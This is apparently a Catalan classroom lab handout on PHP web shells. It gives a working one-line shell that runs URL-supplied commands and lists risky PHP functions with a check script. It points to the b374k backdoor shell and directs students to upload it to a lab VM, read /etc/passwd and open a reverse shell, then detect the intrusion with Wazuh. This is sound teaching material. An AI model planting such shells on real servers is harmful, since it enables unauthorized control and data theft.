Workshop 1. Web Shell

Si un servidor web permet pujar-hi fitxers sense massa validacions pot ser utilitzat per pujar fitxers maliciosos, com per exemple un *web shell*.

Un *web shell* és un programa que ens permet agafar el control del servidor i interactuar amb ell.

En llenguatge PHP hi ha la funció *system()* que accepta una comanda com a paràmetre i mostra el resultat. Per exemple els següents codis:

```
<?php
system("dir");
?>
```

O


```
<?php
system("ls -l");
?>
```

Retornen el llistat del directori on s'està executant el fitxer php. Per tant un *web shell* molt senzill podria ser el següent:


```
<?php system($_GET['cmd']);?>
```

I per executar-lo podríem escriure al navegador: *www.domini.com/shell.php?cmd=ls -l*

I obtindríem el següent resultat:



O per exemple:



Aquesta funció i altres poden ser perilloses i queden activades per defecte amb la instal·lació de PHP. Amb el següent codi pots comprovar les que tens activades:

```
<?php
print_r(preg_grep("/^(system|exec|shell_exec|passthru|proc_open|popen|curl_exec|curl_multi_exec|parse_ini_file|show_source)$/", get_defined_functions(TRUE)["internal"]));
?>
```

Un dels *web shell* més complerts és el b374k. Te'l pots descarregar de la web:

https://github.com/backdoorhub/shell-backdoor-list


El b374k, porta per defecte el password "b374k" i el pots canviar, així, un cop pujat a un servidor, ningú més hi podrà accedir.

WORKSHOP:

Tens a l'aula una màquina virtual en funcionament amb la IP 192.168.128.49 amb un servidor Apache, MySQL no segur i el PHP instal·lats. La web que conté és simplement un petit formulari que et permet pujar fitxers jpg, jpeg, png i php. Aquest servidor simula un descuit del programador pel fet de deixar-te pujar fitxers php.

Com a màquina atacant pots utilitzar un Kali Linux i així provar de fer també un *reverse shell*.

Puja-hi el teu *web shell (amb el nom canviat: elteunom.php),* canvia la contrasenya, averigua quins usuaris hi ha donats d'alta en aquesta màquina (*/etc/passwd*) i investiga les opcions que et dona el b374k, per exemple fes un *reverse shell* cap a la teva màquina.



Aquest servidor té instal·lat un agent Wazuh que està enviant informació al Wazuh *manager* de l'aula (192.168.128.80). Entra al Wazuh *manager* i intenta trobar aquesta intrusió, i si no la detecta, proposa una configuració al Wazuh per detectar-la.